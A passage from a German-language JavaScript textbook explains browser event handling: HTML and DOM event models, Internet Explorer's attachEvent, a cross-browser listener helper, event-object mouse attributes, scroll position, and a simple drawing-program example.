Heutige Browser gestatten es Ihnen als Entwickler, eine Vielzahl von Ereignissen zu behandeln. Doch wie so oft sprechen die Browser dabei nicht immer eine gemeinsame Sprache. Glücklicherweise unterstützen jedoch alle relevanten Browser diejenigen GUI-Ereignisse, die für uns am wichtigsten sind:

Tabelle 5.2 GUI-Ereignisse

Ereignisname	Beschreibung
mousedown	Eine Maustaste wurde gedrückt.
mouseup	Eine Maustaste wurde losgelassen.
click	Eine Maustaste (üblicherweise die linke) wurde gedrückt und wieder losgelassen. Dieses Ereignis kann bei bestimmten Elementen (z. B. Buttons) auch über die Tastatur ausgelöst werden.
dblclick	Die Maustaste wurde in kurzem Abstand zweimal geklickt (Doppelklick).
mousemove	Der Mauszeiger wurde bewegt.
mouseover	Der Mauszeiger wurde über ein Element bewegt
mouseout	Der Mauszeiger wurde aus einem Element herausbewegt.
keydown	Eine Taste wird gedrückt.
keyup	Eine Taste wurde losgelassen.
keypress	Eine Taste wurde gedrückt und dieselbe Taste dann wieder losgelassen. Dieses Ereignis wird mehrfach ausgelöst, wenn eine Taste gedrückt gehalten wird.

Die in der obigen Tabelle aufgeführten Ereignistypen sind im HTML-Standard beschrieben und können daher guten Gewissens eingesetzt werden. Wie Sie gleich sehen werden, verfügen alle sichtbaren HTML-Elemente über Ereignisattribute, deren Namen sich aus den obigen Ereignistypen mit einem vorangestellten „on“ zusammensetzen. Das Ereignisattribut zur Behandlung von Tastenanschlägen heißt also z. B. `onkeypress`. In der Vergangenheit (vor dem Aufkommen des XHTML-Standards) wurden Ereignisattribute gerne mit den aus JavaScript bekannten Camel-Caps (Großbuchstaben innerhalb eines Wortes) formatiert. Das `onkeypress`-Attribut hieße dann also `onKeyPress`. Da laut XHTML-Standard HTML-Attribute allerdings vollständig klein zu schreiben sind, sollten Sie diese Schreibweise nicht mehr verwenden.

5.6.2 Das HTML-Ereignismodell

Ereignisbehandlung im HTML-Code

Im Verlauf dieses Buchs haben Sie bereits einige Ereignisse kennen gelernt. Wenn Sie zum Beispiel einige Seiten zurückblättern, werden Sie in unserer Vorlage für das Testen von XML-DOM-Code ein `<input>`-Element mit einem `onclick`-Ereignis finden. Das Interessante an unserem Beispiel ist nun, dass wir das `onclick`-Ereignis bzw. den Code zu dessen Behandlung hier direkt im HTML-Code angegeben haben:

```
<input type="button" value="Start"
  onclick="run()" />
```

Einschränkungen

Bei `onclick` handelt es sich also, wie bereits erwähnt, um ein HTML-Attribut. Betrachten Sie nun den Wert des `onclick`-Attributs im obigen Beispiel. Wie Sie sicherlich sofort erkannt haben, handelt es sich dabei um einen Funktionsaufruf. Sie können hier allerdings nicht nur Funktionsaufrufe, sondern auch beliebigen anderen JavaScript-Code angeben. Das mag zunächst reizvoll erscheinen, doch da Sie Ihren JavaScript-Code innerhalb eines HTML-Attributs angeben, müssen Sie gewisse Einschränkungen beachten. So dürfen Sie z. B. weder doppelte Anführungszeichen, noch das größer- oder kleiner-Zeichen und auch nicht das Kaufmanns-und verwenden. Diese vier Zeichen haben aber natürlich eine besondere Bedeutung in JavaScript. Zwar können Sie diese Zeichen durch HTML-Entities (`&quot;`, `&gt;`, `&lt;` und `&amp;`) ersetzen, doch das wirkt sich sehr negativ auf die Lesbarkeit aus. Ereig-

nisse direkt im HTML-Code zu behandeln ist daher nicht unbedingt die beste Lösung.

Ereignisbehandlung in JavaScript

Deutlich eleganter ist es, die gesamte Ereignisbehandlung in den JavaScript-Code zu verlagern. Dazu benötigen wir allerdings Referenzen auf alle HTML-Elemente, deren Ereignisse wir behandeln möchten. Ein einfaches Beispiel:

Listing 5.11

```
<html>
<body>
  <input type="button" value="Start"
    id="start" /> ❶

  <script type="text/javascript">
    var startButton =
      document.getElementById("start"); ❷
    start.onclick = function() { ❸
      alert("Sie haben den Start-Button " +
        "betätigt."); ❹
    }
  </script>
</body>
</html>
```

Wieder definieren wir ein `<input>`-Element, dessen `onclick`-Ereignis wir behandeln möchten ❶. Diesmal verzichten wir jedoch darauf, ein entsprechendes HTML-Attribut mit anzugeben. Stattdessen definieren wir einen JavaScript-Block, in dem wir uns zunächst per `getElementById` eine Referenz auf unser `<input>`-Element besorgen ❷. Anschließend weisen wir dem `onclick`-Attribut des Elements eine anonyme Funktion zu ❸, die bei einem Klick auf den Button aufgerufen werden soll. Um sicherzustellen, dass dies auch wirklich geschieht, öffnen wir innerhalb dieser Funktion ein entsprechendes Meldungsfenster ❹. Wenn Sie dieses Beispiel in einem Browser öffnen, werden Sie feststellen, dass es genau das tut, was es soll.

Nicht Bestandteil des DOM-Standards

Wenn Sie sich nun vorstellen, der JavaScript-Code wäre hier nicht „inline" definiert, sondern in einer eigenen Datei abgelegt, so dürfte klar werden, dass hier keine Probleme mit Sonderzeichen zu erwarten sind. Dieses Problem scheinen wir also erfolgreich gelöst zu haben. Doch auch dieses Beispiel hat noch einen Haken: Zwar funktioniert es in allen heute gängigen Browsern, doch ein Blick in die DOM-Spezifikation verrät: Das `onclick`-Attribut „gibt es eigentlich gar nicht". Zwar sieht der HTML-Standard ein solches Attribut vor, nicht jedoch der DOM-Standard. Daran müssten wir

uns in Anbetracht der Tatsache, dass dieses Beispiel in praktisch allen Browsern zuverlässig funktioniert zwar nicht stören; da das DOM jedoch ein eigenes Ereignismodell besitzt, liegt es nahe, dieses auch zu verwenden. Das eben vorgestellte Modell hat allerdings durchaus seine Daseinsberechtigung und Sie werden in einem anderen Zusammenhang noch Situationen kennen lernen, in denen Sie auf dieses Modell zurückgreifen müssen. Für die Behandlung von Ereignissen durch Benutzerinteraktion werden wir im Folgenden ausschließlich das DOM-Ereignismodell verwenden, das Sie auf den folgenden Seiten kennen lernen.

5.6.3 Das DOM-Ereignismodell

Mehrere „Beobachter“

Ereignisse lassen sich sehr gut als Nachrichten auffassen. Jedes Ereignis besitzt, wie eine Nachricht, einen Absender und einen Empfänger. Wird in einer grafischen Benutzeroberfläche etwa ein Button angeklickt, so ist der Absender des Klick-Ereignisses am ehesten der Button selbst und der Empfänger ist die jeweilige Funktion, die die Behandlung des Ereignisses übernimmt. Wenn Sie ein Ereignis als elektronische Nachricht auffassen, dann ließe sich bei unseren bisherigen Beispielen am ehesten von einer „Punkt-zu-Punkt“-Kommunikation sprechen, das heißt, die Nachricht wird zwischen genau zwei Kommunikationspartnern ausgetauscht. Was aber, wenn an der Kommunikation mehr als zwei Partner teilnehmen sollen, wenn also z. B. ein Ereignis von mehreren Funktionen behandelt werden soll? Das HTML-Ereignismodell, das Sie auf den vorherigen Seiten kennen gelernt haben, ist hierfür nicht ausgelegt. Sie kennen allerdings bereits aus einem anderen Kapitel ein „Muster“, das sich genau dieser Problematik annimmt. Es handelt sich um das Observer-Pattern, bei dem ein Subjekt eine beliebige Anzahl Beobachter über Änderungen seines Zustands informiert. Dieses Pattern eignet sich auch herrvoragend für die Ereignisbehandlung und zu diesem Zweck kommt es auch in vielen GUI-Frameworks zum Einsatz.

Ereignisverarbeitung nach dem Observer-Pattern

Das Ereignismodell des DOM basiert ebenfalls auf dem Observer-Pattern, allerdings registriert man hier Funktionen und keine Objekte[10] als Beobachter. Um einen neuen Beobachter zu registrieren, verwenden Sie die Methode `addEventListener`, die von allen sichtbaren HTML-DOM-Elementen bereitgestellt wird. Der Methode übergeben Sie dabei den Namen des Ereignisses, das Sie

[10] Gemeint sind hier Objekte im klassischen Sinn. Natürlich sind in JavaScript Funktionen ebenfalls Objekte.

behandeln möchten, sowie die Funktion, die beim Eintreten des Ereignisses aufgerufen werden soll. Ein Beispiel:

Listing 5.12

Achtung! Dieses Beispiel funktioniert nicht im Internet Explorer. Eine Erklärung dazu finden Sie auf den folgenden Seiten.

```
<html>
<body>
  <input type="button" value="Start"
    id="start" />

  <script type="text/javascript">
    var startButton =
      document.getElementById("start");
    start.addEventListener("click", ❶
      function() { ❷
      alert("Sie haben den Start-Button " +
        "betätigt.");
    }, false); ❸
  </script>
</body>
</html>
```

Dieser Code weist, wie in den bisherigen Beispielen, einem `<input>`-Element eine Funktion zur Behandlung von Mausklicks zu. Diesmal verwenden wir dazu allerdings die `addEventListener`-Methode. Der Name des Ereignisses, der sich bisher etwa im Namen des entsprechenden HTML-Attributs verborgen hat (z. B. `onclick`), wird jetzt als Zeichenkette übergeben ❶. Dabei wird das für Ereignisse typische „on"-Präfix einfach weggelassen. Als zweiten Parameter übergeben wir eine anonyme Funktion ❷, die wie gewohnt bei Eintritt des Ereignisses ausgerufen wird. Zu guter Letzt übergeben wir noch einen Wahrheitswert ❸. Da hinter diesem Wert ein eigenes Thema steht, sollten Sie diesen fürs erste noch ignorieren. Was es mit diesem dritten Parameter auf sich hat, erfahren Sie auf einer den nächsten Seiten.

Beobachter entfernen

Nun wissen Sie, wie Sie mit Hilfe des DOM-Ereignismodells Klick-Ereignisse behandeln können. Doch was, wenn Sie einmal die Ereignisbehandlungsfunktion, etwas eines Buttons, austauschen möchten? Zwar können Sie über `addEventListener` jederzeit eine zweite Funktion hinzufügen, die erste Funktion bleibt dabei jedoch nachwievor aktiv. Ein Klick auf einen solchen Button würde dann dazu führen, dass beide Funktionen ausgeführt werden. Für solche Situationen sieht das DOM-Ereignismodell die `removeEventListener`-Methode vor. Interessanterweise erwartet die Methode exakt dieselben Parameter wie `addEventListener`. Sie müssen also den Ereignisnamen, die Behandlungsfunktion und den

vorerst mysteriösen dritten Parameter angeben. Bei unserem letzten Beispiel wäre das allerdings nicht so ohne Weiteres möglich, denn die Ereignisbehandlungsfunktion haben wir dort in Form einer anonymen Funktion direkt übergeben. Um die Funktion wieder von der Liste der Beobachter zu entfernen, müssen wir sie ein zweites Mal übergeben können. Uns bleibt also nichts anderes übrig, als die Funktion irgendwo zu speichern. Hierzu ein Beispiel (ersetzen Sie zum Testen dieses Codes den JavaScript-Code im vorherigen Beispiel durch den folgenden):

Listing 5.13

```
var startButton =
  document.getElementById("start");
var ereignisA = function() { ❶
  alert("Ereignis A");
  start.addEventListener("click",
    ereignisB, false); ❸
  start.removeEventListener("click",
    ereignisA, false); ❹
};
var ereignisB = function() { ❶
  alert("Ereignis B");
  start.removeEventListener("click",
    ereignisB, false); ❺
};
start.addEventListener("click",
  ereignisA, false); ❷
```

Hier definieren wir zunächst zwei Ereignisbehandlungsfunktionen namens *ereignisA* und *ereignisB* ❶. Unserem Button-Element weisen wir dann die *ereignisA*-Funktion als Beobachter für Klick-Ereignisse zu ❷. Bei einem Klick auf den Button gibt diese Funktion dann die Meldung „Ereignis A“ aus, registriert dann *ereignisB* als neuen Beobachter ❸ und entfernt sich schließlich selbst aus der Beobachterliste ❹. Bei einem erneuten Klick wird dann also *ereignisB* aufgerufen. Diese Funktion wiederum gibt die Meldung „Ereignis B“ aus und entfernt sich dann ebenfalls aus der Beobachterliste ❺. Beim ersten Klick auf den Button erhält man also die Ausgabe „Ereignis A“, beim zweiten Klick dann „Ereignis B“ und jeder weitere Klick landet dann sozusagen im Leeren.

Der Internet Explorer und das DOM-Ereignismodell

Wenn Sie die letzten beiden Beispiele im Microsoft Internet Explorer ausprobiert haben, werden Sie vermutlich, außer vielleicht einiger Fehlermeldungen, keine Rückmeldung von Ihrem Programm erhalten haben. Grund hierfür ist, dass der Internet Explorer das DOM-Ereignismodell bisher nicht unterstützt. Unter normalen Um-

ständen wäre der Einsatz dieses Modells deshalb in der Praxis nicht guten Gewissens möglich. Glücklicherweise unterstützt der Internet Explorer aber ein eigenes Ereignismodell, das dem DOM-Modell sehr ähnlich ist. Natürlich sind die jeweiligen Schnittstellen aber nicht kompatibel, so dass wir hier eine Fallunterscheidung vornehmen müssen. Unterstützt der Browser das DOM-Ereignismodell, so können wir wie gewohnt `addEventListener` und `removeEventListener` verwenden, für den Internet Explorer müssen wir hingegen auf die Methoden `attachEvent` und `detachEvent` zurückgreifen. Da die Ereignisbehandlung so ein wichtiger Teil der GUI-Entwicklung ist und wir die Unterscheidung zwischen Internet Explorer und den restlichen Browsern nicht jedes Mal von Neuem machen möchten, definieren wir ein Objekt, das die entsprechende Funktionalität für uns kapselt und uns eine einfache Schnittstelle zur Verfügung stellt, die es uns erlaubt, ohne Rücksicht auf die unterschiedlichen Browser nehmen zu müssen, beliebige Ereignisse zu behandeln (eine verbesserte Variante dieses Objekts finden Sie unter 8.2.6.3):

Listing 5.14

Eine Cross-Browser Lösung zur Registrierung von Event-Listenern

```
namespace("dom");

dom.Event = (function() {
  function createDelegate(obj, handler) { ❺
    return function() { ❻
      handler.call(obj, window.event); ❼
    };
  }

  return {
    addListener: function(obj, event,
      handler) {
      if (obj.addEventListener) {
        obj.addEventListener(event, handler,
          false);
      } else if (obj.attachEvent) {
        var delegate = createDelegate(obj,
          handler); ❽
        handler.delegate = delegate; ❾
        obj.attachEvent("on" + event, ❿
          delegate);
      }
    },

    removeListener: function(obj, event,
```

```
      handler) {
      if (obj.removeEventListener) { ❶
        obj.removeEventListener(event,
          handler, false); ❷
      } else if (obj.detachEvent) {
        obj.detachEvent("on" + event,
          handler.delegate❹); ❸
        handler.delegate = null;
      }
    }
  };
})();
```

Unser Objekt besitzt zwei Methoden, `addListener` zum Registrieren eines neuen Beobachters und `removeListener`, um einen bereits registrierten Beobachter wieder zu entfernen. Beide Methoden erwarten als Übergabeparameter das Objekt, auf welchem das Ereignis auftritt, dann den Namen des Ereignisses, das behandelt werden soll, und schließlich noch die Funktion, die die Ereignisbehandlung übernimmt. Da der Microsoft Internet Explorer den „mysteriösen" dritten Parameter der DOM-Methoden nicht unterstützt, verzichten wir bei unseren eigenen Methoden ebenfalls darauf. Um nun zu verstehen, wie unser Coder arbeitet, betrachten Sie zunächst einmal die `removeListener`-Methode.

Über die `if`-Abfrage überprüfen wir zunächst, ob das übergebene Objekt eine Methode `removeEventListener` besitzt ❶. Dieser Test funktioniert, da eine nicht definierte Methode stets den Wert `undefined` besitzt und innerhalb einer `if`-Abfrage `undefined` wie der Wahrheitswert `false` behandelt wird. Wir unterscheiden hier also nicht explizit zwischen dem Internet Explorer und anderen Browsern, sondern überprüfen vielmehr, ob bestimmte Methoden vorhanden sind. Dieses Prinzip nennt man häufig auch *Object-Detection*, da man in den meisten Fällen die Existenz von Objekten und nicht nur von Methoden überprüft. Die Vorteile dieser Herangehensweise liegen auf der Hand: Sollte eine zukünftige Version des Internet Explorers das DOM-Ereignismodell unterstützen, so würde unser Code dies erkennen, und statt der Microsoft-spezifischen Methoden automatisch die DOM-Methoden verwenden. Eine Änderung des Codes wäre dafür nicht notwendig.

Der restliche Code der `removeListener`-Methode ist recht einfach nachzuvollziehen: Unterstützt der Browser das DOM-Ereignismodell, so verwenden wir die `removeEventListener`-Methode, um einen Beobachter zu entfernen ❷, ansonsten benutzen wir die `detachEvent`-Methode ❸. Wenn Sie allerdings genau

hinsehen, werden Sie feststellen, dass wir der `detachEvent`-Methode hier nicht die eigentliche Ereignisbehandlungsfunktion, sondern deren Attribut *delegate* übergeben ❹. Was hat es damit auf sich? Beim Aufruf einer Ereignisbehandlungsfunktion wird dieser wie gewohnt implizit ein Objekt mitgegeben, auf das dann innerhalb der Funktion über das `this`-Schlüsselwort zugegriffen werden kann. Beim DOM-Ereignismodell handelt es sich dabei stets um das DOM-Element, welches das Ereignis ausgelöst hat. Diese Tatsache kann sich als sehr nützlich erweisen, etwa wenn man bei einem Ereignis das auslösende Element manipulieren möchte (denken Sie z. B. an ein Element einer Liste, das bei einem Klick farblich hervorgehoben werden soll). Bedauerlicherweise verhält sich das Ereignismodell des Internet Explorers in diesem Punkt jedoch anders. Egal, welches Element das Ereignis auslöst, `this` verweist hier stets auf das `window`-Objekt. Da es allerdings die Aufgabe unseres Hilfsobjekts ist, die Unterschiede der Browser zu verbergen, sollten wir uns auch für dieses Problem eine Lösung einfallen lassen.

Wenn wir erreichen möchten, dass unsere Ereignisbehandlungsfunktionen mit einem korrekten `this` aufgerufen werden, dürfen wir diese nicht direkt an die `attachEvent`-Methode übergeben. Stattdessen müssen wir uns das Element, welches das Ereignis ausgelöst hat, in irgendeiner Form merken und die Behandlungsfunktion dann mit Hilfe von `call` oder `apply` aufrufen. Wenn Sie sich einmal an das JavaScript-Kapitel zurückerinnern, dann wird Ihnen vielleicht bereits dämmern, dass sich dieses Problem sehr einfach mit einer Closure lösen ließe. Zu diesem Zweck definieren wir in unserem Objekt nun die Methode *createDelegate* ❺. Diese Methode erwartet als Parameter zum einen das Objekt, das wir später als `this` übergeben möchten, und zum anderen die Funktion, an die das Objekt übergeben werden soll. Die Methode erzeugt dann eine anonyme Funktion ❻, in der wiederum die übergebene Funktion per `call` aufgerufen wird ❼. Der `call`-Methode übergeben wir dabei zum einen das Element und zum anderen ein sogenanntes Event-Objekt. Was es mit letzterem auf sich hat, erfahren Sie ein paar Seiten weiter. Wenn wir nun die `attachEvent`-Methode aufrufen, übergeben wir dieser nicht direkt die Behandlungsfunktion, sondern verpacken diese zunächst in eine weitere Funktion ❽, die dafür sorgt, dass das `this`-Schlüsselwort auf das richtige Objekt verweist. Damit lösen wir zwar ein Problem, erschaffen allerdings gleich ein neues. Was passiert, wenn wir einen mit der eben beschriebenen Methode registrierten Beobachter wieder entfernen möchten? Der `detachEvent`-Methode müssen wir ja die per *createDelegate* erzeugte „Hilfsfunktion" übergeben. Als Entwickler, der zu irgendeinem Zeitpunkt die `removeListener`-Methode

aufruft, wissen Sie von dieser Hilfsfunktion allerdings nichts. Aus diesem Grund müssen wir die Hilfsfunktion irgendwie speichern. Dazu bedienen wir uns einer weiteren Eigenheit von JavaScript und erzeugen einfach ein neues Attribut *delegate* ❾, das wir an die ursprüngliche Behandlungsfunktion binden (erinnern Sie sich: Funktionen sind auch Objekte). Wenn wir nun einen Beobachter entfernen müssen, erreichen wir unsere Hilfsfunktion einfach über das *delegate*-Attribut ❹ und haben damit auch unser neues Problem gelöst.

Bleibt nur noch eine letzte Sache: Die `addEventListener`-Methode erwartet den Ereignisnamen ohne „on"-Präfix (also „click" statt „onclick"), die `attachEvent`-Methode hingegen mit „on"-Präfix. Glücklicherweise lässt sich dieses Problem mit Hilfe einer einfachen String-Operation beheben ❿.

Wie Sie vermutlich erkannt haben, hat es unser Hilfsobjekt in sich. Wenn Sie jetzt nicht alle Einzelheiten verstehen, schauen Sie sich den Quelltext, und am besten auch den Abschnitt zum Thema Closures noch einmal genauer an. JavaScript erlaubt es häufig, komplexe Probleme mit wenig Code sehr elegant zu lösen. Bedauerlicherweise stecken die Besonderheiten der jeweiligen Lösungen dann aber oft in „Details", die leicht zu übersehen sind.

Abschließend sollten wir unser Hilfsobjekt auch einmal testen:

Listing 5.15

```
<html>
<body>
  <input type="button" value="Start"
    id="start" /> ❶

  <script type="text/javascript">
    var startButton =
      document.getElementById("start");
    var ereignis = function() {
      alert("Sie haben den Start-Button " +
        "betätigt");
      dom.Event.removeListener(startButton,
        "click", ereignis); ❸
    }
    dom.Event.addListener(startButton,
      "click", ereignis); ❷
  </script>
</body>
```

Wieder definieren wir einen Button ❶, und registrieren eine Behandlungsfunktion *ereignis*, die bei einem Mausklick aufgerufen

werden soll ❷. Klickt der Benutzer nun auf den Button, so erscheint ein Meldungsfenster und die *ereignis*-Funktion wird als Beobachter entfernt ❸. Jeder weitere Klick erzeugt dann keine Ausgabe mehr.

5.6.4 Das Event-Objekt

Informationen über Ereignisse

Mit unserem bisherigen Wissen können wir nur feststellen, ob ein Ereignis eingetreten ist. In manchen Fällen reicht diese Information jedoch nicht aus. Was beispielsweise, wenn wir wissen möchten, wo sich der Mauszeiger gerade befindet? Über das `onmousemove`-Ereignis können wir zwar erkennen, ob sich der Mauszeiger bewegt hat, nicht aber wohin. Aus diesem Grund sieht das DOM-Ereignismodell vor, dass jeder Ereignisbehandlungsfunktion bei ihrem Aufruf ein Objekt mit weiteren Informationen zum jeweiligen Ereignis übergeben wird. Über welche Attribute dieses Objekt verfügt, hängt von der Art des Ereignisses ab. Ein Maus-Ereignis etwa liefert die aktuelle Mausposition sowie Informationen darüber, welche Maustasten gerade gedrückt bzw. losgelassen wurden. Ein Tastatur-Ereignis hingegen liefert entsprechend Informationen über die Tasten, die das Ereignis ausgelöst haben. Soviel zur Theorie.

Internet Explorer Eigenheit

Die Praxis sieht leider etwas anders aus. Schon die erste Aussage, dass Ereignisbehandlungsfunktionen ein Objekt übergeben bekommen, trifft nicht auf alle Browser zu. Der Internet Explorer stellt Informationen über Ereignisse nämlich über das `event`-Attribut des `window`-Objekts zu Verfügung. Wenn Sie sich allerdings noch einmal die *createDelegate*-Methode aus unserem *dom.Event*-Objekt ansehen, so werden Sie feststellen, dass wir dieses Problem schon gelöst haben. Diese Methode sorgt nämlich dafür, dass im Internet Explorer unseren Ereignisbehandlungsfunktionen automatisch das `window.event`-Objekt übergeben wird. Damit ist zwar ein Problem gelöst, es gibt allerdings noch ein zweites.

Unvollständiger Standard

Das DOM-Eventmodell sieht für Event-Objekte (also die Objekte, die den Ereignisbehandlungsfunktionen übergeben werden) eine Schnittstelle vor, die nur einen Teil der Möglichkeiten heutiger Browser abdeckt. Zwar kennt diese Schnittstelle einige Attribute, die bei Maus-Ereignissen von Interesse sind, Tastatur-Ereignisse werden allerdings sehr stiefmütterlich behandelt. Insofern gibt es eine ganze Reihe von Attributen, die für Sie als Entwickler zwar interessant wären, die vom DOM-Standard jedoch nicht abgedeckt sind. Außerdem werden auch jene Attribute und Methoden, die durch den DOM-Standard vorgegeben sind, nicht durchgängig von allen

Browsern korrekt unterstützt. Mit Hilfe der Object-Detection lässt sich allerdings auch dieses Problem meist umgehen.

5.6.4.1 Maus-Ereignisse

Unterschiedliche Ereignistypen

Wenn wir uns im Web bewegen, verwenden wir dazu meistens die Maus. Dabei sind es vor allem Mausklicks, die uns von Seite zu Seite bringen. Mausklicks sind recht komplexe Ereignisse (ein Mausklick besteht eigentlich aus zwei Ereignissen: einem `mousedown`- und einem `mouseup`-Ereignis, die beide auf demselben Element ausgeführt werden müssen), ihre Behandlung ist aber alles andere als schwierig. Möchten Sie allerdings komplexere Formen der Benutzerinteraktion realisieren, so gestaltet sich die Sache anders: Für das Ziehen und Ablegen (Drag-and-Drop) von Elementen gibt es beispielsweise keine vordefinierten Ereignisse. Hier müssen Sie sich mit Elementarereignissen wie `mousedown`, `mouseup` und `mousemove` begnügen und die Informationen über Mauszeigerposition und Zustand der Maustasten selbst aus dem Event-Objekt heraussuchen.

Tabelle 5.3 Attribute des Event-Objekts bei Maus-Ereignissen

Attributname	Beschreibung
clientX, clientY	Position des Mauszeigers relativ zum Client-Bereich
screenX, screenY	Position des Mauszeigers in Bildschirmkoordinaten (wird in der Praxis nur selten verwendet)
button	Index der Maustaste, die ihren Zustand geändert hat

In der Tabelle oben finden Sie die wichtigsten Attribute des Event-Objekts, die Ihnen bei Mausereignissen zur Verfügung stehen. Diese Attribute entstammen dem DOM-Standard und werden inzwischen von allen modernen Browsern unterstützt. Das war jedoch nicht immer so.

Mauszeigerposition auslesen

Das Attributpaar `clientX/Y` stammt ursprünglich aus dem Ereignismodell des Internet Explorers, und liefert die Mausposition relativ zum Client-Bereich des Browsers. Im Klartext bedeutet das, die Mausposition wird relativ zum sichtbaren Bereich der aktuellen Seite angegeben. Ist die Seite höher als der sichtbare Bereich, so wird bei der Angabe der Mauskoordinaten die Scroll-Position der Seite nicht einbezogen. Das Netscape-Ereignismodell hingegen sieht die zwei Attribute `pageX` und `pageY` vor, die die Mauskoordinaten relativ zum Seitenanfang enthalten. Diese Attribute werden auch heute noch von einigen Browsern unterstützt.

pageX/pageY simulieren

Das W3C hat sich allerdings entschieden, die Microsoft-Variante in den DOM-Standard aufzunehmen. Diese Entscheidung ist nicht unumstritten, da das `pageX/Y`-Attributpaar in vielen Situationen praktischer wäre. Allerdings kann man sich hier recht einfach behelfen, indem man die Scroll-Position der Seite zu den Mauskoordinaten addiert. Möchte man allerdings die Scroll-Position einer Seite auslesen, so begibt man sich in eine „standardfreie Zone", d. h. es existiert bisher kein Web-Standard, der Schnittstellen zum Auslesen der Scroll-Position definiert. Glücklicherweise haben sich die Browserhersteller bemüht, kompatibel zu bleiben, sodass es nur zwei unterschiedliche Schnittstellen zum Auslesen der Scroll-Position gibt. Besser noch: Bis auf einen unterstützen alle Browser beide Schnittstellen. Verwendet man also einfach die Schnittstelle, die alle Browser unterstützen? Leider macht der Internet Explorer hier einen Strich durch die Rechnung. Die eine Schnittstelle, die praktisch alle Browser unterstützen, sieht wie folgt aus:

```
document.body.scrollLeft bzw. …scrollTop
```

Scroll-Position im Standards-compliance-mode

Der Internet Explorer hat nun eine besondere Angewohnheit: Wenn man eine HTML-Seite mit einem gültigen Doctype versieht, so wechselt der Internet Explorer vom sogenannten „Quirksmode" in den „Standards-compliance-mode". Der „Quirksmode" ist ein Überbleibsel aus Browser-War-Zeiten und fungiert als eine Art Kompatibilitätsmodus, in dem auch alte, nicht standardkonforme Webseiten noch korrekt dargestellt werden. Im „Standards-compliance-mode" hingegen verhält sich der Internet Explorer (weitestgehend) so, wie es die entsprechenden Web-Standards vorsehen. In welchem Modus der Browser operiert, hat nicht nur Auswirkungen auf die Darstellung von Webseiten, sondern auch auf das Objektmodell des Browsers. Im „Standards-compliance-mode" fehlen zum Beispiel einige Attribute von `document.body`, darunter auch das `scrollLeft`- und `scrollTop`-Attribut. Diese Attribute finden sich jedoch unter `document.documentElement` wieder. Um nun vom Browser unabhängig die Scroll-Position ermitteln zu können, benötigen wir eine Fallunterscheidung:

```
if (document.documentElement.scrollTop) {
  var scrollY =
    document.documentElement.scrollTop;
  var scrollX =
    document.documentElement.scrollLeft;
} else {
  var scrollY = document.body.scrollTop;
```

```
  var scrollX = document.body.scrollLeft;
}
```

Nach Ausführen dieses Codes enthalten die Variablen *scrollX* und *scrollY* die aktuelle Scroll-Position. Wenn wir diese nun zu den `clientX/Y`-Attributen addieren, erhalten wir die Mausposition relativ zum Seitenanfang.

Maustasten ermitteln

Die Mauskoordinaten können wir zuverlässig ermitteln, wie sieht es aber mit den Maustasten aus? Laut DOM-Standard liefert das `button`-Attribut des Event-Objekts den Index der von einem Ereignis betroffenen Maustaste zurück (d. h. bei einem `mousedown`-Ereignis enthält das Attribut den Index der gedrückten, bei einem `mouseup`-Ereignis den Index der losgelassenen Maustaste). Die Indizes beginnen mit 0, wobei 0 die linke-, 1 die mittlere- und 2 die rechte Maustaste bezeichnet. Soviel zur Theorie. Die Praxis sieht wieder etwas anders aus: Im Internet Explorer hat die linke Maustaste den Index 1, die mittlere Maustaste den Index 4 und die rechte Maustaste den Index 2. Werden mehrere Maustasten gleichzeitig gedrückt, so werden die Indizes der einzelnen Tasten bitweise verodert. Die Kombination aus linker- und rechter Maustaste liefert also den Wert 3, linker- und mittlerer Maustaste den Wert 5 usw. Was tun? Da das Attribut auch im Internet Explorer `button` heißt, können wir uns hier nicht mit Object-Detection behelfen. Von den technischen Widrigkeiten einmal abgesehen gibt es aber noch zwei ganz einfache Gründe, die dagegen sprechen, das `button`-Attribut überhaupt einzusetzen: Zum einen ist die rechte Maustaste in den meisten Browsern mit einem Kontextmenü belegt, zum anderen verwenden viele Mac-User Mäuse, die nur eine Taste besitzen. Eine JavaScript-Anwendung, die wichtige Funktionen auf die rechte- oder mittlere Maustaste legt, würde also von vornherein einige User ausschließen.

Beispiel: Malprogramm

Nachdem wir uns die Attribute des Event-Objekts nun von einer theoretischen Seite aus angesehen haben, wird es Zeit, ihre Verwendung an einem praktischen Beispiel zu demonstrieren. Hierfür wollen wir ein primitives „Malprogramm“ schreiben:

Listing 5.16

```
<html>
<body>
<script type="text/javascript">
  var isMouseDown = false;

  dom.Event.addListener(document,
    "mousedown", function(e) { ❶
    isMouseDown = true; ❷
```

```
  });

  dom.Event.addListener(document, "mouseup",❸
    function(e) {
    isMouseDown = false; ❹
  });

  dom.Event.addListener(document,
    "mousemove", function(e) { ❹
    if (!isMouseDown) {
      return; ❺
    }
    if (document.documentElement.scrollTop) {
      var scrollY =
        document.documentElement.scrollTop; ❾
      var scrollX =
        document.documentElement.scrollLeft;
    } else {
      var scrollY = document.body.scrollTop;
      var scrollX = document.body.scrollLeft;
    }

    var div = document.createElement("div");❻
    div.appendChild(
      document.createTextNode("*")); ❼
    div.style.position = "absolute";
    div.style.left = e.clientX + ❽
      scrollX + "px";
    div.style.top = e.clientY +
      scrollY + "px";
    document.body.appendChild(div); ❿
  });
</script>
</body>
</html>
```

In einem leeren HTML-Dokument definieren wir einen `<script>`-Block, in dem wir drei Ereignisbehandlungsfunktionen registrieren. Mit der ersten Funktion behandeln wir `mousedown`-Ereignisse ❶. Wird die Funktion aufgerufen, setzen wir eine globale Variable *isMouseDown* auf den Wert `true` ❷. Die zweite Funktion behandelt `mouseup`-Ereignisse ❸ und setzt den Wert der *isMouseDown*-Variable wieder auf `false` ❹. Die dritte Funktion übernimmt die eigentliche Arbeit. Sie reagiert auf `mousemove`-

